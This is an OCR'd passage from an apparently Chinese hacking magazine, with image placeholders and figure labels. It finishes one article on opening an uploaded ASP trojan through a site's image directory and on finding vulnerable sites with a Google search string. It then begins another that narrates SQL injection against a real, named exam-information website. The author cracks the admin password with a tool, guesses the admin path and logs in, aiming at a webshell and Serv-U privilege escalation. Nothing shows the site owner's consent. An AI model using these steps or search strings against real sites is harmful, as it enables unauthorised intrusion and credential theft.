


图3




图4




图5




图6




图7




图8

实方法很简单！首先我们来到主页，然后随便找一张新闻图片，查看其属性便会得到图片的地址信息，如图6。从中我们可以注意到图片是存放在product目录下的，我们在其后输入刚才上传的asp木马的名称便成功进入了，如图7。怎么样？是不是很简单？

最后说一下如何寻找使用这套系统的网站，方法很简单，我们在google中搜索"inurl:login.asp Co Net MIB Ver 1.0"，就可以找到大量使用这套系统的网站，如图8。最后再补充一点，最近在检测其它网站的时候，发现有相当一部分不是使用着这套系统的新闻系统也存在着这种注入后得到的密码需要经过转换才可以登录后台的情况，希望大家根据自己的实际情况进行选择！

（文章中涉及到的工具SQL注入得到密码而无法登录解决程序已收录在光盘中）

文章难度：★★★
文章阅读点：入侵网站获得webshell后，如何在aspx环境下进行Serv-U本地提权

ASPX与ASP携手开创Serv-U本地提权新纪元

旭方（高春雷）

一、起因

新学期刚开始，许多学校的招生工作都进行的如火如荼，早上在家看电视，某电视台就将一部分提供招生信息资料查询的网站的网址公布了出来，以方便考生们进行查询。我顺手便记下了一个，打算对它进行一次安全检测，接着便有了下文。

二、注入获取后台权限

首先在IE中输入记下的网址，进入后发现是中国艺考热线网。随便点击了几个主页上的链接，发现是aspx的页面，而且存在数据提交，先来看看存不存在SQL注入漏洞吧！

提交"and 1=1"，返回正常页面，接着又提交"and 1=2"，返回了一个非正常页面，由此看出是存在SQL注入漏洞的，由于手动注入太麻烦，于是便将该注入点交给了Domain3.5去搞定。Domain果然不负重望，不一会儿的工夫就将后台管理员的用户名及密码信息给猜解了出来，如图1。

而且密码也是明文存放在数据库中的，这倒是给我省去了不少的麻烦。得到了管理员的帐户和密码，接下来便是找后台

了！先来猜测一些常见的吧！于是在网址后加个admin回车，提示找不到该页，接着换成manage，结果浏览器返回“Directory Listing Denied”，说明目录存在！然后我在其后面加了个login.aspx，结果成功进入了后台登录的页面，输入刚才得到的用户名和密码，成功进入了后台，如图2。

